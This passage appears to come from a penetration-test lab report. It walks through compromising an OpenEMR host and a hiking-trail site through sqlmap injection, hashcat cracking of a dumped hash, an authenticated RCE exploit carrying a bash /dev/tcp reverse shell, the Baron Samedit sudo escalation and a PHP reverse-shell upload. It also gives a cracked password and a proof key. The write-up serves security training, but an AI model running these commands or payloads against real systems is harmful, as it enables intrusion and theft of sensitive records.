


Figure 3.18: OpenEMR Authentication Bypass POC




Figure 3.19: OpenEMR SQLi POC

It is clear by taking a close look at the SQL error in the second screenshot that the injection was successful. The SQL server returned the exact version of the operating system it was running on in the web request that was sent back.

Now, the tester's goal was to attack the server and look for any sensitive information that might be stored insecurely. The tool used to accomplish this in the most efficient manner is called SQLMap. The tester ran SQLMap on the vulnerable page and parameter with the command: `sqlmap -u http://10.12.1.30/portal/add_edit_event_user.php?eid=1`. This instructed SQLMap to scan the given link and conduct several different tests to learn what kind of injection works with this particular database. The output it produced is shown below:

```
---
Parameter: eid (GET)
    Type: error-based
    Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
    Payload: eid=GTID_SUBSET(CONCAT(0x7171716271,(SELECT (ELT(5206=52

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (subs
    Payload: eid=(SELECT 1419 FROM (SELECT(SLEEP(5)))rtGX)
---
```

Figure 3.20: SQLMap SQLi Discovery

The scanner had figured out that OpenEMR was indeed vulnerable and that it could now be manipulated into disclosing possible usernames and passwords. Before any useful data could be extracted, the tester had to find which databases, tables, and columns existed. He began by extracting the current list of databases on the server. This is done by slightly modifying the original SQLMap command to include the `-dbs` flag. The final command was `sqlmap -u http://10.12.1.30/portal/add_edit_event_user.php?eid=1 -dbs` and returned

the following output:

```
[00:16:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL >= 5.6
[00:16:48] [INFO] fetching database names
[00:16:48] [INFO] resumed: 'information_schema'
[00:16:48] [INFO] resumed: 'openemr'
available databases [2]:
[*] information_schema
[*] openemr
```

Figure 3.21: SQLMap SQLi Database Listing

The tester noticed above that a database existed for the openemr software. This became his target since it is likely to contain authentication information for all users. Once the tester decided to attack the openemr database, he had to learn what tables existed within it. This is similarly accomplished by adding the `-D openemr --tables` flag to the original command. The final command was `sqlmap -u http://10.12.1.30/portal/add_edit_event_user.php?eid=1 -D openemr --tables` and it's shortened output is shown below:

```
[00:17:59] [INFO] fetching tables for database: 'openemr'
Database: openemr
[234 tables]
+-----------------------------------------+
| array                                   |
| groups                                  |
| log                                     |
| version                                 |
```

Figure 3.22: SQLMap SQLi Table Listing

```
| user_settings                          |
| users                                  |
| users_facility                         |
| users_secure                           |
| valueset                               |
| voids                                  |
| x12_partners                           |
+----------------------------------------+
```

Figure 3.23: SQLMap SQLi Table Listing

Immediately, an interesting table called `users_secure` caught the tester's attention. To further enumerate, he needed dump all the contents of this table to see if anything sensitive would leak. This was done by slightly editing and appending another flag to the previous command which resulted in the final command coming out to `sqlmap -u http://10.12.1.30/portal/add_edit_event_user.php?eid=1 -D openemr --T users_secure --dump`. The output is shown below:

```
+--------------------------------------------------------------+-------------+
| password                                                     | username    |
+--------------------------------------------------------------+-------------+
| $2a$05$0D9tdLH6yHrawC/bKZi/wu.VnpS2HCZsgrJyzlx2wbLrw0W6mjLY. | admin       |
| $2a$05$Ju5hhjtjjpagmKLsUUUazeet/U1GNwrZviIZ6BE8pgeaD/ofohKSy | emrvpsadmin |
.                                                              .             .
```

Figure 3.24: SQLMap SQLi Column Listing

As the tester suspected, the database leaked the unsalted hash and username of an administrative user called `emrvpsadmin`. After looking up the hash type, the tester found that it was a bcrypt hash and was assigned the mode 3200 on the Hashcat password cracking program. What the tester had to do now was run this hash through the Hashcat program using the popular rockyou.txt password dictionary to see if he could crack it and get cleartext credentials. He used the command `hashcat.exe -a 0 -m 3200 .\hashes\emr.hash .\wordlists\Passwords\rockyou.txt --user --force`, and it's output is shown below:




Figure 3.25: Cracked Password

After a couple of minutes, the tester found that Hashcat had successfully cracked the hash and had converted the password into cleartext (`emrvpsadmin:147258369`). With these credentials, he logged in to the OpenEMR administrative panel and gained access to all the backend utilities and interfaces.




Figure 3.26: OpenEMR Login

Now the tester approached the fourth and final vector, remote code execution. During his initial research, the tester found that this particular version of OpenEMR was vulnerable to a Remote Code Execution vulnerability, however, the caveat was that the attacker needed to have valid credentials in order for the exploit to work. Fortunately, now that the tester gained valid credentials, he could get the remote target to execute malicious code which would return a reverse shell. The RCE exploit

is available on Exploit-DB at https://www.exploit-db.com/exploits/45161 and it's execution is shown below:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/records]
└─$ python 45161.py http://10.12.1.30/ -u emrvpsadmin -p 147258369 -c 'bash -i >& /dev/tcp/172.16.2.1/1618 0>&1'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecation
port for it is now deprecated in cryptography, and will be removed in the next release.
 .---.  ,---.  ,---.  .-. .-.,---.          ,---.
/ .-. ) | .-.\ | .-'  |  \| || .-'  |\    /|| .-.\
| | |(_)| |-' )| `-.  |   | || `-.  |(\  / || `-'/
| | | | | |--' | .-'  | |\  || .-'  (_)\/  ||   (
\ `-' / | |    |  `--.| | |)||  `--.|  \  / || |\ \
 )---'  /(     /( __.'/(  (_)/( __.'| |\/| ||_| \)\
(_)    (__)   (__)   (__)   (__)    '-'  '-'    (__)

   ={   P R O J E C T    I N S E C U R I T Y   }=

        Twitter : @Insecurity
        Site    : insecurity.sh

[$] Authenticating with emrvpsadmin:147258369
[$] Injecting payload
```

Figure 3.27: OpenEMR Authenticated RCE

The exploit script took some arguments including the target url, login user, login password, and malicious code to be executed on the target. Once the tester opened a listener on his local machine and executed the script, he received a reverse shell and was able to control the machine remotely. Confirmation of this is shown below:

```
┌──(abdullah㉿study-kali)-[~/…/vhl/hard/records/webapp]
└─$ nc -nvlp 1618
listening on [any] 1618 ...
connect to [172.16.2.1] from (UNKNOWN) [10.12.1.30] 57956
bash: cannot set terminal process group (831): Inappropriate ioctl for device
bash: no job control in this shell
www-data@records:/var/www/html/interface/main$ id; whoami; hostname -i
id; whoami; hostname -i
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
127.0.1.1
www-data@records:/var/www/html/interface/main$ ip a | grep inet
ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.30/24 brd 10.12.1.255 scope global ens33
    inet6 fe80::250:56ff:feac:5457/64 scope link
www-data@records:/var/www/html/interface/main$
[terminal]0:less  1:python- 2:nc* 3:nc
```

Figure 3.28: OpenEMR Authenticated RCE

Vulnerability Fix:

There were several vulnerabilities that were found in this installation of OpenEMR and the simple fix to mitigate them would be to update OpenEMR to the latest version available. Also, the software should

be configured to not allow access on administrative panels to anyone on the network. Instead, only trusted support staff should be allowed to reach those pages.

Severity:

Based on calculation guidelines from the National Vulnerability Database, the version disclosure would be classed as low, the authentication bypass would be classed as medium, the SQL injection would be classed as high, and the authenticated remote code execution would also be classed as high. All of these together allowed the tester to go from an unauthenticated user on a web application to a user on the system with shell access.

3.2.2.2 Privilege Escalation

Since the shell gained from the OpenEMR RCE exploit was with the privileges of the low-level user www-data, the tester needed to escalate in order to access all confidential information stored in the root directories of the system. But first, since he compromised the emrvpsadmin credentials during the initial foothold, the tester attempted to login to a local user account which had an identical username and succeeded as shown here:

```
www-data@records:/dev/shm/privesc/scripts$ id;whoami;ip a | grep inet
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.30/24 brd 10.12.1.255 scope global ens33
    inet6 fe80::250:56ff:feac:5457/64 scope link
www-data@records:/dev/shm/privesc/scripts$ su emrvpsadmin
Password:
emrvpsadmin@records:/dev/shm/privesc/scripts$ id;whoami;ip a | grep inet
uid=1001(emrvpsadmin) gid=1001(emrvpsadmin) groups=1001(emrvpsadmin)
emrvpsadmin
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.30/24 brd 10.12.1.255 scope global ens33
    inet6 fe80::250:56ff:feac:5457/64 scope link
emrvpsadmin@records:/dev/shm/privesc/scripts$
```

Figure 3.29: Lateral Escalation

Vulnerability Exploited:

Once the tester became the emrvpsadmin user, he ran the Linux Exploit Suggester script on the target machine. The privilege escalation script can be found at https://github.com/mzet-/linux-exploit-suggester and it's output is shown below:

```
Possible Exploits:

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-h
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
```

Figure 3.30: LES Output

The LES script determined that the Sudo version on this system was vulnerable to the Sudo Baron Samedit exploit. So the tester downloaded it through the link provided by the script (https://codeload.github.com/blasty/CVE-2021-3156/zip/main) and executed it as shown:

```
emrvpsadmin@records:~/baron$ id;whoami;ip a | grep inet
uid=1001(emrvpsadmin) gid=1001(emrvpsadmin) groups=1001(emrvpsadmin)
emrvpsadmin
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.30/24 brd 10.12.1.255 scope global ens33
    inet6 fe80::250:56ff:feac:5457/64 scope link
emrvpsadmin@records:~/baron$ python3 exploit_nss.py
# id;whoami;ip a | grep inet
uid=0(root) gid=0(root) groups=0(root),1001(emrvpsadmin)
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.30/24 brd 10.12.1.255 scope global ens33
    inet6 fe80::250:56ff:feac:5457/64 scope link
# 
```

Figure 3.31: Vertical Escalation

Vulnerability Explanation:

The Sudo Baron Samedit exploit is assigned CVE-2021-3156 and is a heap-based buffer overflow in certain versions of the Sudo program. Successful exploitation of this vulnerability allows any unprivileged user to gain root-level privileges on a vulnerable host.

Vulnerability Fix:

To fix this vulnerability, it is recommended to apply patches for the vulnerable versions of the Sudo program and to keep it, and the system up-to-date with the latest releases by distributors.

Severity:

The severity of the Sudo Baron Samedit exploit is classed as high because it compromises the integrity of any target systems which it is exploited on.

Proof Screenshot Here:




Figure 3.32: Key Grab

Proof.txt Contents:

9416snu86rmffnkx290j

3.2.3 System IP: 10.12.1.41 (Trails)

3.2.3.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.41	**TCP**: 21, 22, 80

UDP: N/A

Nmap Scan Results:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
80/tcp open  http    Apache httpd 2.4.18

Running: Linux 3.X|4.X
```

Vulnerability Explanation:

After investigating and establishing port 21 and 22 as dead ends, the tester analyzed port 80 and found a website that recommended the best hiking trails to users. Scanning it with WPscan, nmap, Nikto, and Droopescan revealed that no CMS or well known web application was running. This lead the tester to believe that the weakness in this machine had to be in the search parameter of the website. This is because the search bar is the only way the website takes input from the user and could be abused.

The tester decided to take a sample web request that was sending data with the search parameter and run it through SQLMap, an automated tool used to discover instances of SQL injection. Here is the request that he captured with Burp Suite's web proxy:




Figure 3.33: Vulnerable Web Request

After capturing this request, the tester copied and pasted it into a file in his working folder and named it `sqli.request`. He then ran SQLMap's scanner on the file as shown below:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/trails]
└─$ sqlmap -r sqli.request
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.5#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets withou
 obey all applicable local, state and federal laws. Developers ass
by this program

[*] starting @ 23:41:10 /2021-07-19/
```

Figure 3.34: SQLMap Scan

The scanner accepted the web request and fuzzed it by sending different types of SQL queries to learn whether or not the search parameter was vulnerable. After some time, it returned results which indicated that it had successfully found an injection vector:

```
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 2690 FROM (SELECT(SLEEP(5)))Hnou) AND 'PDOg'='PDOg

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: search=' UNION ALL SELECT CONCAT(0x716a6b6271,0x7473444164434350486767 4b6a7
6c,0x716b717a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
```

Figure 3.35: SQLi Discovery

Once SQLMap validated the tester's suspicions, he immediately attempted the tool's `os-shell` feature which gives an attacker direct shell access to a target simply by exploiting a SQL injection weakness. The command as well as it's output is shown below:




Figure 3.36: SQLMap OS-Shell




Figure 3.37: Key Grab

The results indicated that SQLMap succeeded in opening a shell session with the target. However, this was not a full and proper shell, it was simply an interface that SQLMap uses to pass shell commands to the system through the MySQL interpreter. To convert this limited interface to a fully functional shell, the tester could simply upload a php reverse shell using the same payload that SQLMap uploaded to start the shell session.

Looking closely at the output, the tester saw that SQLMap uploaded a file called `tmpbsva.php` to the web root of the machine. When he visited that file, he found that there is functionality to upload his own files to the web root as well. The reverse shell upload is shown here:




Figure 3.38: SQLMap File Upload




Figure 3.39: SQLMap Upload Success

Once the tester's reverse shell had been uploaded to the web root, all he had to do was open a listener and tell the webserver to execute the php payload. This would return the tester a full reverse shell and grant him user-level access to the system. The opening of a listener, execution of the php shell, and reception of said shell is shown below:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/trails]
└─$ nc -nvlp 1618
listening on [any] 1618 ...
```

Figure 3.40: Opening Listener




Figure 3.41: Executing Payload

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/trails]
└─$ nc -nvlp 1618                                                    1 ×
listening on [any] 1618 ...
connect to [172.16.2.1] from (UNKNOWN) [10.12.1.41] 42838
Linux trails 4.4.0-81-generic #104-Ubuntu SMP Wed Jun 14 08:17:06 UTC 2017
 x86_64 x86_64 x86_64 GNU/Linux
 07:06:01 up  2:19,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; ip a | grep inet
www-data
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.41/24 brd 10.12.1.255 scope global ens160
